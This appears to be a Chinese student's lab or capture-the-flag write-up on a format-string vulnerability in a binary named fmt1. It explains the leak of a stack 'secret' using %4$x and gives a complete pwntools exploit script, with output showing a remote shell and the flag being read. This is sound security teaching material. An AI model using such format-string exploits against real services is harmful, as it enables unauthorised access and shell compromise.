Format String

叶梓淳 520030910302


2023/5/9

1 fmt1


阅读程序汇编代码，程序的主体逻辑如下：首先初始化变量 secret，然后提示用户输入变量 name 的值，再调用函数 printf(”welcome” + name)，接着提示用户输入 secret 的值，如果与初始化的值一致则执行系统调用函数 system(”bin/sh”)，从而得到 flag，否则提示用户失败，程序退出。

由于在输入 name 的值时有参数%5s 限制了只能读入 5 个字符，因此不能利用栈溢出。漏洞为编写 name 成格式化字符串的形式让程序自动打印出 secret 的值，最后输入即可。

逐步调试程序，得到下图：



观察到通过执行 read 函数，secret 的值写到了栈上地址为 0xffffd600 的位置，共 4 个字节。接着调试程序，直到执行 printf 函数：




此时观察栈顶存放的值即是 printf 的参数，地址为 0xffffd5f0，距离 secret 的地址 16 个字节。因此，想要将 secret 打印出来，只需令 name 为%4$x 即可。需要注意的是最后输入 secret 只接受十进制形式，最终得到脚本如下：

- 脚本 1

```python
from pwn import *

io = remote("10.0.0.10", 40011)

io.recvuntil("name")

io.sendline(b'%4$x')

io.recvuntil("welcome,")

secret = io.recv(8)

secret = int(secret, 16)

io.sendline(str(secret))

io.interactive()
```

运行结果如下，得到 flag。


test@9-16:~$ python3 exp.py
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[+] Opening connection to 10.0.0.10 on port 40011: Done
712662826
[*] Switching to interactive mode
guess what is the secret:
you win!
$ ls
flag
fmt1
start.sh
$ cat flag
flag{t00000000_easyFmt_game}
$